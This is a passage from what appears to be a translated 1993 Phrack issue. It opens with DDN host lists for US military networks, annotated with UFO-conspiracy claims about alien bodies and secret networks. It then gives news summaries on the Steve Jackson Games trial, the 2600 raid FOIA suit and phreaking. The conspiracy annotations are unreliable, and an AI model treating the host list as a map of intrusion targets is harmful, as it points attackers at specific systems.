     : TCP/FTP,TCP/TELNET,TCP/SMTP :
HOST : 26.18.0.247 : PENTAGON-EMH4.ARMY.MIL : SPERRY-5000/80 : UNIX
     : TCP/TELNET,TCP/FTP,TCP/SMTP :
HOST : 26.26.0.247, 192.31.75.1 : PENTAGON-AI.ARMY.MIL : SUN-3/160 : UNIX
     : TCP/TELNET,TCP/FTP,TCP/SMTP,TCP/FINGER :
```

Raddaman

Место расположения печально известного здания 18a.
Подозрение на тарелки и прочее?

DDN-расположение неизвестно.

SECI

?

DDN-расположения:

```
NET : 192.108.216.0 : ARC-SETI-NET :
```

Объекты в Юте:

GATEWAY : 26.18.0.20, 131.27.0.1 : HILL-GW.AF.MIL,HILLAFBNET-GW.AF.MIL
: CISCO-MGS :: IP/GW,EGP :

GATEWAY : 26.18.0.20, 131.27.0.1 : HILL-GW.AF.MIL,HILLAFBNET-GW.AF.MIL
: CISCO-MGS :: IP/GW,EGP :

HOST : 26.5.0.20 : HILL.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.99 : HILL2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.12.0.99 : HILL-AM1.AF.MIL : WANG-VS100 : VS
: TCP/TELNET,TCP/FTP,TCP/SMTP :

Wright Patterson AFB
Каталогизированный список деталей НЛО. Записи вскрытий.
Тела — в подземном объекте здания иностранных технологий.

DDN-расположения:

HOST : 26.0.0.47 : WRIGHTPAT.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.8.0.123 : WRIGHTPAT2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.124 : WRIGHTPAT3.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.3.0.170 : WAINWRIGHT-IGNET.ARMY.MIL : CONVERGENT-TECH-CN-100
: CTOS ::
HOST : 26.0.0.176 : WRIGHTPAT4.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :

Невада:

NET : 131.216.0.0 : NEVADA :

Случайные подозреваемые сети:

WIN:
Совершенно секретная сеть. У всех координаторов фамилия Win.

NET : 141.8.0.0 : DFN-WIN8 : NET : 141.9.0.0 : DFN-WIN9 :
NET : 141.10.0.0 : DFN-WIN10 : NET : 141.15.0.0 : DFN-WIN15 :
NET : 141.25.0.0 : DFN-WIN25 : NET : 141.26.0.0 : DFN-WIN26 :
NET : 141.28.0.0 : DFN-WIN28 : NET : 141.57.0.0 : DFN-WIN57 :
NET : 141.58.0.0 : DFN-WIN58 : NET : 141.59.0.0 : DFN-WIN59 :
NET : 141.60.0.0 : DFN-WIN60 : NET : 141.61.0.0 : DFN-WIN61 :
NET : 141.62.0.0 : DFN-WIN62 : NET : 141.63.0.0 : DFN-WIN63 :
NET : 141.64.0.0 : DFN-WIN64 : NET : 141.65.0.0 : DFN-WIN65 :
NET : 141.66.0.0 : DFN-WIN66 : NET : 141.67.0.0 : DFN-WIN67 :
NET : 141.68.0.0 : DFN-WIN68 : NET : 141.69.0.0 : DFN-WIN69 :
NET : 141.70.0.0 : DFN-WIN70 : NET : 141.71.0.0 : DFN-WIN71 :
NET : 141.72.0.0 : DFN-WIN72 : NET : 141.73.0.0 : DFN-WIN73 :
NET : 141.74.0.0 : DFN-WIN74 : NET : 141.75.0.0 : DFN-WIN75 :
NET : 141.76.0.0 : DFN-WIN76 : NET : 141.77.0.0 : DFN-WIN77 :
NET : 141.78.0.0 : DFN-WIN78 : NET : 141.79.0.0 : DFN-WIN79 :
NET : 141.80.0.0 : DFN-WIN80 : NET : 141.81.0.0 : DFN-WIN81 :
NET : 141.82.0.0 : DFN-WIN82 : NET : 141.83.0.0 : DFN-WIN83 :
NET : 141.84.0.0 : DFN-WIN84 : NET : 141.85.0.0 : DFN-WIN85 :
NET : 141.86.0.0 : DFN-WIN86 : NET : 141.87.0.0 : DFN-WIN87 :
NET : 141.88.0.0 : DFN-WIN88 : NET : 141.89.0.0 : DFN-WIN89 :
NET : 141.90.0.0 : DFN-WIN90 : NET : 141.91.0.0 : DFN-WIN91 :
NET : 141.92.0.0 : DFN-WIN92 : NET : 141.93.0.0 : DFN-WIN93 :
NET : 141.94.0.0 : DFN-WIN94 : NET : 141.95.0.0 : DFN-WIN95 :
NET : 141.96.0.0 : DFN-WIN96 : NET : 141.97.0.0 : DFN-WIN97 :
NET : 141.98.0.0 : DFN-WIN98 : NET : 141.99.0.0 : DFN-WIN99 :
NET : 188.1.0.0 : WIN-IP : NET : 192.80.90.0 : WINDATA :

Scinet:
Сеть конфиденциальной разведывательной информации
(Sensitive Compartmented Information Network)

NET : 192.12.188.0 : BU-SCINET :

Disnet:
Defense Integrated Secure Network (Интегрированная защищённая
сеть Министерства обороны). Состоит из SCINET, WINCS

([Всемирная военно-командная система управления]
Подсистема сетевых коммуникаций межкомпьютерной сети)
и Secretnet(WIN).

NET : 22.0.0.0 : DISNET :

Мировые новости Phrack

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                         PWN
PWN              Phrack World News          PWN
PWN                                         PWN
PWN        Compiled by Datastream Cowboy    PWN
PWN                                         PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Datastream Cowboy

STEVE JACKSON GAMES против СЕКРЕТНОЙ СЛУЖБЫ США

Права будут проверены на компьютерном процессе — 20 января 1993 года

Автор: Джо Абернати (The Houston Chronicle, стр. A13)
Перепечатано с разрешения

Ходатайство о вынесении суммарного решения отклонено

ОСТИН — В понедельник судья отклонил ходатайство адвокатов истца о вынесении суммарного решения по делу, возбуждённому против Секретной службы США с целью установить границы конституционных гарантий для электронных изданий и электронной почты.

Федеральный окружной судья Сэм Спаркс принял решение после выслушивания сложных аргументов о применении принципов Первой и Четвёртой поправок к компьютерным коммуникациям и публикациям. Дело передано в суд на сегодняшнее утро, начало заседания — в 9:00.

«Бесспорные факты свидетельствуют о том, что правительство нарушило Закон о защите частной жизни и Закон о защите конфиденциальности электронных коммуникаций», — заявил Пит Кеннеди, адвокат компании Steve Jackson Games — остинской игровой компании, подавшей этот иск.

Марк У. Баттен, адвокат Министерства юстиции, защищающего Секретную службу, отказался комментировать ход процесса.

Компания Стива Джексона, издающая фэнтезийные ролевые игры — не компьютерные — была обыскана Секретной службой 1 марта 1990 года в ходе общенациональной операции против предполагаемых компьютерных хакеров-преступников.

Агенты изъяли несколько компьютеров и сопутствующее оборудование из компании и из остинского дома Лойда Бланкеншипа, сотрудника Стива Джексона. У издателя игр был изъят электронный доскообъявлений, использовавшийся для тестирования игр перед публикацией и обмена электронной почтой с клиентами и внештатными авторами.

На другом изъятом компьютере находился текст рабочей рукописи компании — GURPS Cyberpunk, которая готовилась к печати.

Предполагаемое членство Бланкеншипа в Legion of Doom — группе компьютерных хакеров из Остина, Хьюстона и Нью-Йорка — и привело Секретную службу к дверям Стива Джексона.

Ни сам Джексон, ни его компания не являлись подозреваемыми в каких-либо правонарушениях.

Издатель игр упомянут лишь в двух абзацах из 42-абзацного аффидавита с запросом ордера на обыск 1990 года, направленного против Бланкеншипа, — этот факт Кеннеди привёл в обоснование ходатайства о суммарном решении.

Кеннеди представил доказательства того, что первоначальный аффидавит Секретной службы для получения ордера на обыск Steve Jackson Games содержал ложные утверждения. Сопроводительные документы показали, что эксперт Bellcore Генри Клюпфель оспаривает приписанные ему заявления, составлявшие единственную связь между Steve Jackson Games и подозрением в том, что Бланкеншип занимался незаконной деятельностью.

Баттен вышел из зала заседаний заметно потрясённым после допроса Спаркса и впоследствии вступил в резкий обмен репликами с Кеннеди у дверей суда.

В иске утверждается, что правительство нарушило принципы Первой поправки, лишив участников доски объявлений Джексона Illuminati свободы слова и свободы собраний. Эта часть жалобы основана на Законе о защите частной жизни, который также распространяется на изъятые рукописи Cyberpunk — если судья признает, что такая книга, хранящаяся в электронном виде до публикации, имеет право на те же гарантии, что и печатное произведение. Правительственные адвокаты настаивали на том, что Закон о защите частной жизни применим только к журналистским организациям — аргумент, который Спаркс, судя по всему, не принял.

Иск также оспаривает нарушение принципов Четвёртой поправки, запрещающей необоснованные обыски и аресты имущества: Закон о защите конфиденциальности электронных коммуникаций прямо предусматривает защиту для издателей.

Министерство юстиции утверждает, что электронная почта не пользуется конституционной защитой.

«У них (пользователей Illuminati) не было разумных оснований ожидать конфиденциальности своих сообщений электронной почты», — заявил Баттен. Суть аргумента состоит в том, что звонившие на Illuminati не направляли сообщения другим людям, а «раскрывали» их третьей стороне — Стиву Джексону, — тем самым лишаясь права на конфиденциальность.

Слушание по компьютерному делу открылось; агент признал ошибки — 27 января 1993 года

Автор: Джо Абернати (The Houston Chronicle, стр. A11)
Перепечатано с разрешения

ОСТИН — Адвокаты истца вырвали два компрометирующих признания у Секретной службы США в первый день слушания федерального гражданского иска, призванного закрепить конституционные гарантии для электронных изданий и электронной почты.

Специальный агент из Чикаго Тимоти Фоли признал, что в аффидавите, использованном им для получения ордеров в ходе антихакерской операции 1990 года, содержались ошибочные утверждения.

Фоли также признал, что специальная подготовка Секретной службы для следователей по компьютерным преступлениям не включает ни малейшего упоминания о законе, ограничивающем обыски и аресты имущества у издательских организаций.

Дело рассматривается федеральным окружным судьёй Сэмом Спарксом; его инициировала Steve Jackson Games — остинский издатель игр — при поддержке активистов в области электронных

гражданских прав, утверждающих, что федеральные агенты в ходе расследований компьютерных преступлений вышли за пределы конституционных полномочий.

Сторонники Джексона уже вложили более 200 000 долларов в судебный процесс, в рамках которого требуется возместить 2 миллиона долларов ущерба от Секретной службы и других ответчиков в связи с обыском в Jackson Games в марте 1990 года.

Истцы стремятся установить, что гарантии Первой поправки, распространяющиеся на печатное слово, применимы и к электронной информации, а также закрепить право на конфиденциальность для пользователей компьютерных досок объявлений — в том числе той, что называлась Illuminati и была изъята в ходе обыска.

Адвокат Стива Джексона Джим Джордж из Остина сосредоточился на этих вопросах, допрашивая Фоли об изъятии персонального компьютера, на котором работала Illuminati, и другого ПК, содержавшего рукопись готовящейся книги Jackson Games — «GURPS Cyberpunk».

«На школе Секретной службы по компьютерным преступлениям вам — как агенту, ответственному за это расследование — разъясняли, что при обыске издательской компании действуют особые правила?» — спросил Джордж у Фоли. Речь шла о Законе о защите частной жизни, согласно которому полиция не вправе изымать незавершённую работу у издателя. Закон не уточняет, в какой физической форме должна находиться такая работа.

Фоли ответил, что Секретная служба не обучает агентов этим правилам.

Ранее Фоли признал, что его аффидавит с запросом разрешения суда на обыск Jackson Games содержал ошибку.

В ходе обыска — одного из нескольких десятков, проведённых в тот день по всей стране в рамках операции Sun Devil, — агенты разыскивали копии документа, похищенного хакерами из компьютерной системы BellSouth.

Уголовные обвинения Джексону, его компании и другим фигурантам нескольких остинских обысков так и не были предъявлены. Предполагаемое членство сотрудника Джексона Лойда Бланкеншипа в хакерской группе Legion of Doom — которую подозревали во взломе системы BellSouth — побудило агентов провести обыск в Jackson Games одновременно с обыском в остинском доме Бланкеншипа.

В аффидавите Фоли утверждалось, что следователь Bell Генри Клюпфель подключился к доске объявлений Illuminati и обнаружил возможные свидетельства связи между Jackson Games и Legion of Doom.

Однако Джордж предъявил заявление Клюпфеля, работающего в Bellcore (бывшие AT&T Bell Labs), в котором тот оспаривал приписанные ему в аффидавите слова. Фоли признал, что соответствующая часть аффидавита была ошибочной.

Министерство юстиции США, защищающее Секретную службу, настаивает на том, что защита по Закону о защите частной жизни распространяется только на традиционные журналистские организации, а пользователи электронной почты не вправе разумно ожидать конфиденциальности.

Судья отчитал Секретную службу за обыск в Остине — 29 января 1993 года

Автор: Джо Абернати (The Houston Chronicle, стр. A21)
Перепечатано с разрешения

ОСТИН — Федеральный судья в четверг жёстко раскритиковал Секретную службу США за ненадлежащее расследование, предшествовавшее изъятию оборудования в трёх остинских местах

в ходе операции 1990 года против компьютерных преступлений.

Комментарии федерального окружного судьи Сэма Спаркса прозвучали в последний день слушания иска, поданного Steve Jackson Games — остинским издателем — при поддержке национальных активистов по правам пользователей компьютеров.

Судья не объявил сроков вынесения официального решения. Помимо требования выплатить 2 миллиона долларов ущерба Секретной службой и другими ответчиками, Джексон стремится закрепить право на конфиденциальность и свободу прессы в отношении электронной информации.

В переполненном зале суда в четверг утром Спаркс публично отчитал специального агента Секретной службы из Чикаго Тимоти Фоли, руководившего обыском 1 марта 1990 года у Джексона, одного из его сотрудников и третьего жителя Остина. Уголовные обвинения в связи с обысками так и не были предъявлены.

«Секретная служба плохо справилась с этим делом, — заявил Спаркс. — Мы знаем, что никакого расследования проведено не было. Никто так и не задался вопросом, применяются ли здесь (законодательные) нормы. Мы знаем, что (Джексону) был причинён ущерб».

Секретная служба изъяла десятки компьютеров с начала общенациональных облав в 1990 году, однако Джексон — издатель научно-фантастического журнала и игровых книг — стал первым, кто оспорил эту практику. На компьютере, изъятом в Jackson Games, находилась рукопись готовящейся книги, и Джексон в числе прочего заявил, что изъятие нарушило Закон о защите частной жизни, запрещающий конфисковать незавершённые работы у издателей.

Агенты показали, что их не обучали этому закону на специальной школе Секретной службы по компьютерным преступлениям.

Спаркс заметно разозлился, когда в ходе дачи показаний выяснилось, что Джексон никогда не был подозреваемым в преступлении, что агенты не проводили никаких исследований для установления преступной связи между фирмой и предполагаемой незаконной деятельностью её сотрудника и что они даже не установили, является ли компания издателем.

«Сколько времени вам понадобилось бы, мистер Фоли, чтобы выяснить, чем занимается Steve Jackson Games, что это вообще такое? — спросил Спаркс. — Час?

«Был ли какой-то повод для того, чтобы 2 марта вы не смогли вернуть Steve Jackson Games копию на дискете всего изъятого?

«Вы читали статью в Business Week, где была опубликована фотография Стива Джексона — законопослушного, платящего налоги гражданина — с подписью, что он подозревается в компьютерном преступлении?

«Приходило ли вам в голову, мистер Фоли, что изъятие этих материалов может нанести Стиву Джексону экономический ущерб?»

Фоли ответил: «Нет, сэр», — однако судья сам дал ответ на свой вопрос:

«Вы действительно нанесли его; просто у вас не было ни малейшего представления о том, что кто-то пойдёт и наймёт адвоката, чтобы подать на вас в суд».

По всей видимости, замечания судьи убедили правительство прекратить защиту после показаний Фоли, хотя в зале суда присутствовало ещё несколько правительственных свидетелей. Адвокат Министерства юстиции Марк Баттен представил сдержанные показания, стремясь ограничить размер денежной компенсации.

Замечания судьи прозвучали после перекрёстного допроса Фоли адвокатом Джексона Питом Кеннеди.

Спаркс расспрашивал Фоли об обыске, заостряя внимание на пробелах в ордере на обыск, на том, почему Джексону не позволили скопировать незавершённую работу после её изъятия и почему компьютеры не были возвращены после того, как Секретная служба их проанализировала.

«Изучение заняло семь дней, но вы не возвращали компьютеры Стива Джексона три месяца. Почему?» — спросил Спаркс.

«Итак, перед вами: три компьютера, 300 дискет, владелец, требующий вернуть имущество, его адвокат, звонящий вам, — и я хочу знать, почему копии всего нельзя было отдать через несколько дней. Не месяцев. Дней.

«Вот что вызывает раздражение в этом деле».

Помимо утверждения о нарушении Закона о защите частной жизни, Джексон заявил, что поскольку один из компьютеров использовался для работы доски объявлений с личной электронной почтой, изъятие нарушило Закон о защите конфиденциальности электронных коммуникаций.

Адвокаты Министерства юстиции отказались комментировать дело, однако в судебных бумагах настаивали на том, что Jackson Games является производителем, и что лишь журналистские организации вправе ссылаться на Закон о защите частной жизни.

Правительство заявило, что изъятие электронной доски объявлений не является перехватом электронной почты.

Electronic Frontier Foundation вложила более 200 000 долларов в иск Джексона. EFF была основана Митчеллом Капором из Lotus Technology в ходе движения за гражданские права в компьютерной сфере, возникшего во многом под влиянием операций Секретной службы против компьютерных преступлений, включая остинские обыски.

«Публичный разнос Секретной службы за её поведение — это большое подтверждение того, что мы говорили всё это время: против Стива Джексона были предприняты возмутительные действия, нанёсшие вред его бизнесу и вызвавшие сдерживающий эффект для всех пользователей досок объявлений, и что на кону стояли более широкие принципы», — сказал Капор, с которым связались в его кембриджском офисе, штат Массачусетс.

Шэри Стил, присутствовавшая на суде в качестве советника EFF, отметила: «Мы очень довольны тем, как прошло это дело. Та сцена с судьёй и Тимом Фоли — это мечта любого адвоката».

Под прикрытием в компьютерном подполье — 26 января 1993 года

Автор: Ральф Блюменталь (The New York Times, стр. B1)

36-летний сотрудник правоохранительных органов с Восточного побережья действует под именем «Phrakr Trakr» на компьютерных досках объявлений по всей стране. Как организатор сети High-Tech Crime Network, он обучил работе с компьютерными коммуникациями коллег более чем из 28 штатов. Их цель — проникнуть примерно на 3 000 подпольных BBS, где компьютерные преступники торгуют краденой информацией, детской порнографией и инструкциями по изготовлению взрывчатки.

«Я хочу, чтобы как можно больше полицейских знали о высокотехнологичных преступлениях, — сказал он. — Жертвы — все. В итоге мы все за это платим».

Хакеры взламывают компьютеры Калифорнийского университета — 23 января 1993 года

Автор: Т. Кристиан Миллер (The San Francisco Chronicle, стр. A20)

По данным Калифорнийского университета, хакеры проникали в системы Министерства обороны и NASA через компьютерные системы университета. Расследование связывает более 100 компьютерных хакеров, предположительно получивших доступ к компьютерам UC Davis, UC Berkeley, NYU, FSU и CSU. ФБР заявило, что следствие вышло на след вплоть до Финляндии и Чехословакии, однако об арестах ничего не сообщило.

Администрация университета обратилась ко всем пользователям с просьбой до 1 апреля сменить пароли на более сложные.

Федеральных агентов привлекли к суду за обыск хакеров в торговом центре — 5 февраля 1993 года

Автор: Джо Абернати (The Houston Chronicle, стр. A5)

4 февраля 1993 года в федеральный суд Вашингтона, округ Колумбия, был подан иск с требованием обязать Секретную службу раскрыть информацию о её причастности к срыву встречи компьютерных хакеров в прошлом году. Встреча — ежемесячный сбор читателей «2600 Magazine» в торговом центре Pentagon City Mall — была прервана 6 ноября 1992 года, когда охрана торгового центра и полиция округа Арлингтон задержала и обыскала участников.

Иск подала организация Computer Professionals for Social Responsibility. «Если это была операция Секретной службы, это поднимает серьёзные конституционные вопросы», — заявил Марк Ротенберг, директор CPSR.

Секретная служба отказалась комментировать произошедшее.

[Новая информация по делу 2600 — из письма, направленного по электронной почте организацией CPSR]

Спустя месяц после подачи к ней иска по Закону о свободе информации (FOIA), Секретная служба официально признала, что располагает «информацией, касающейся срыва встречи ряда лиц в Pentagon City Mall в Арлингтоне, штат Виргиния». Это признание, содержащееся в письме организации Computer Professionals for Social Responsibility (CPSR), подтверждает широко распространённые подозрения в том, что ведомство сыграло определённую роль в задержании и обыске лиц, связанных с журналом «2600», в пригородном вашингтонском торговом центре 6 ноября 1992 года.

CPSR подала иск против Секретной службы 4 февраля после того, как ведомство не ответило на запрос организации по FOIA в установленный законом срок. В своём недавнем ответе Секретная служба предоставила копии трёх газетных вырезок, посвящённых инциденту в Pentagon City, но скрыла прочую информацию «поскольку документы в запрошенном деле содержат сведения, собранные в целях правоохранительной деятельности». Хотя ведомство утверждает, что не располагает «документацией, составленной Секретной службой, хроникирующей, докладывающей или описывающей срыв встречи», оно всё же признаёт наличие «информации, переданной Секретной службе конфиденциальным источником и относящейся к срыву [этой] встречи». Федеральные ведомства относят к «конфиденциальным источникам» как другие

правоохранительные органы и корпоративных субъектов, так и частных лиц.

Правомерность решения Секретной службы скрыть данные материалы будет определена в рамках незавершённого федерального судебного процесса по иску CPSR. Ниже приводится копия письма ведомства.

David L. Sobel dsobel@washofc.cpsr.org
Legal Counsel (202) 544-9240 (voice)
CPSR Washington Office (202) 547-5481 (fax)

DEPARTMENT OF THE TREASURY
UNITED STATES SECRET SERVICE

MAR 5 1993

920508

David L. Sobel
Legal Counsel
Computer Professionals for
Social Responsibility
666 Pennsylvania Avenue, S.E.
Suite 303
Washington, D.C. 20003

Dear Mr. Sobel:

This is in response to your Freedom of Information Act (FOIA) request for access to "copies of all records related to the breakup of a meeting of individuals affiliated with "2600 Magazine" at the Pentagon City Mall in Arlington, Virginia on November 6, 1992."

Enclosed, please find copies of materials which are responsive to your request and are being released to you in their entirety.

Other information has been withheld because the documents in the requested file contain information compiled for law enforcement purposes. Pursuant to Title 5, United States Code, Section 552(b)(7)(A); (C); and (D), the information has been exempted since disclosure could reasonably be expected to interfere with enforcement proceedings; could reasonably be expected to constitute an unwarranted invasion of personal privacy to other persons; and could reasonably be expected to disclose the identity of a confidential source and/or information furnished by a confidential source. The citations of the above exemptions are not to be construed as the only exemptions that are available under the Freedom of Information Act.

In regard to this matter it is, however, noted that your FOIA request is somewhat vague and very broadly written. Please be advised, that the information being withheld consists of information provided to the Secret Service by a confidential source which is information relating to the breakup of a meeting of individuals at the Pentagon City Mall in Arlington, Virginia, and, therefore, appears to be responsive to your request as it was written. If, however, the information you are seeking is information concerning the Secret Service's involvement in the breakup of this meeting, such as any type of documentation created by the Secret service chronicling, reporting, or describing the breakup of the meeting, please be advised that no such information exists.

If you disagree with our determination, you have the right of administrative appeal within 35 days by writing to Freedom of Information Appeal, Deputy Director, U. S. Secret Service, 1800 G Street, N.W., Washington, D.C. 20223. If you choose to file an administrative appeal, please explain the basis of your

```
appeal.

                                        Sincerely,

                                        /Sig/
                                        Melvin E. Laska
                                        ATSAIC
                                        Freedom of Information &
                                        Privacy Acts Officer

Enclosure
```

Дополнительную информацию см. в Phrack World News, выпуск 41/1:

• Reports of "Raid" on 2600 Washington Meeting — 9 ноября 1992
• Confusion About Secret Service Role In 2600 Washington Raid — 7 ноября 1992
• Conflicting Stories In 2600 Raid; CRSR Files FOIA — 11 ноября 1992

Скользя по краю — 8 февраля 1993 года

Автор: Ричард Бехар (Time Magazine, стр. 62)

Эта статья настолько переполнена чепухой, что у автора не хватает духу даже сделать её краткое изложение. Идите в библиотеку, прочитайте её и посмейтесь.

Болгарский создатель вирусов: злодей на Западе, герой дома — 29 января 1993 года

Автор: Дэвид Брискоу (Associated Press)

Dark Avenger, предположительно являющийся программистом в Софии, привлёк к себе внимание подразделений по борьбе с компьютерными преступлениями в США и Европе. Для многих программистов Dark Avenger — мастер компьютерного дела, а для многих молодых болгар — настоящий герой. «Его работы элегантны. ... Он помогает молодым программистам. Для них он супергерой», — говорит Дэвид Стэнг, директор Международного центра исследований вирусов.

Ни в Болгарии, ни в США нет законов, запрещающих написание компьютерных вирусов.

Советы по компьютерной безопасности учат малышей «откусить» кусочек от преступления — 3 февраля 1993 года

Автор: Мишель Локк (Associated Press)

Маленькие ученики узнают, почему компьютерный взлом незаконен — 4 февраля 1993 года

Автор: Билл Уоллес (San Francisco Chronicle, стр. A22)

В попытке обучить детей профилактике компьютерных преступлений ученики одной из начальных школ Беркли с детского сада по третий класс смотрят 30-минутную презентацию об этике и безопасности.

Программа состоит из нескольких сценок с куклами, показывающих детям различные ситуации — от еды вблизи компьютеров до правильного управления паролями.

В одном из эпизодов наивная пользователь по имени Гузберри забывает выйти из системы, и злобный хакер Грязный Дэн стирает её файлы.

Филип Чапник, директор Института компьютерной безопасности в Сан-Франциско, одобрил идею. «Одна из главных проблем информационной безопасности в компаниях сегодня — это осведомлённость. Начинать с детьми пораньше ... думаю, это даст результат», — сказал Чапник.

Слежка за хакерами: эксперты находят корни в юношеском возрасте — 25 февраля 1993 года

Автор: Майк Лэнгберг (Knight-Ridder News Service)

На конференции Национальной ассоциации компьютерной безопасности в Сан-Франциско четыре эксперта проанализировали психологию современного хакера. Участники дискуссии пришли к выводу, что сплочённость хакеров обусловлена отсутствием или неблагополучием семьи. Также было решено, что хакеры — не обязательно гении и что нескольких недель обучения достаточно для начала.

Участник дискуссии Вин Шварту заявил, что настало время покончить с формальными наказаниями. По его словам, отправка хакеров за решётку стала бы недвусмысленным сигналом для остальных.

«Что меня поражает в хакерах — так это их самонадеянность, — сказал Майкл Кабэй, консультант по компьютерной безопасности из Монреаля. — Эти люди, судя по всему, считают, что их собственные удовольствия или обиды важнее всего остального, и что обычные правила поведения на них попросту не распространяются».

Рецепты бомб — в одно нажатие клавиши — 10 января 1993 года

Автор: Трейси Гордон Фокс (The Hartford Courant, стр. B1)

Подростки, собирающие информацию с помощью компьютеров, в немалой мере способствовали пятидесятипроцентному росту числа самодельных взрывных устройств, обнаруженных в прошлом году.

Компьютерная эпоха поставила рецепты взрывчатки буквально под пальцы любому, кто немного разбирается в компьютерах и имеет модем.

Один из первых полицейских, обнаруживших, что компьютеры сыграли роль в недавнем взрыве в Вест-Хартфорде, штат Коннектикут, охарактеризовал хакеров как одиночек с социальной дисфункцией, преуспевающих в математике и науке и «чрезмерно мотивированных в одной области».

Эта тенденция прослеживается по всей стране. Зафиксированные в национальном масштабе 958 взрывных инцидентов, о которых сообщило Бюро по алкоголю, табаку и огнестрельному оружию, — наибольший показатель за 15 лет.

Хакеры наносят ущерб сотовой отрасли — 25 января 1993 года

Автор: Джон Экхауз (The San Francisco Chronicle, стр. C1)

Имея лишь немного оборудования и технических знаний, телефонные пираты могут звонить бесплатно и прослушивать сотовые разговоры.

«Технически прослушивание возможно, но реалистически, я не думаю, что это осуществимо», — заявил Джастин Яше, исполнительный директор Cellular One.

По оценкам Ассоциации сотовых телекоммуникаций (Cellular Telecommunications Industry Association), хакеры совершают несанкционированные звонки примерно на 300 миллионов долларов в год, хотя другие источники называют значительно более высокие цифры.

Сотовые фрики и кодовые умельцы — февраль 1993 года

Автор: Джон Маркофф (Wired, стр. 60)

Двое хакеров, V.T. и N.M., обнаружили, что сотовые телефоны — это, по сути, маленькие компьютеры, связанные огромной сотовой сетью. И как большинство компьютеров, они программируемы. Хакеры выяснили, что у OKI 900 есть специальный режим, превращающий его в сканер и позволяющий прослушивать чужие сотовые разговоры.

Они также обнаружили, что программное обеспечение, хранящееся в ПЗУ телефона, занимает примерно 40 Кб, оставляя более 20 Кб свободными для дополнительных функций. Они предполагают возможность использования сотового телефона совместно с компьютером для отслеживания пользователей по базовым станциям, а также для перехвата и декодирования тональных сигналов кодов голосовой почты и номеров кредитных карт.

О программистах OKI V.T. сказал: «Этот телефон явно создан хакерами».

Хакерская шутка превратила телефон компании в линию «разговоров для взрослых» — 5 февраля 1993 года

(The Vancouver Sun, стр. A-9)

На протяжении последних двух недель удивлённые звонящие в CTC Payroll Services, набрав номер системы голосовой почты, оказываются приглашены к разговорам «для взрослых». Вместо вежливого профессионального приветствия они слышат мужской голос, предлагающий им вступить в разнообразные интимные контакты.

Автор розыгрыша — компьютерный хакер, умеющий перепрограммировать приветственное сообщение корпоративных телефонов. Владелица компании Шерил Маклеод не считает происходящее смешным и говорит, что хакер губит её бизнес.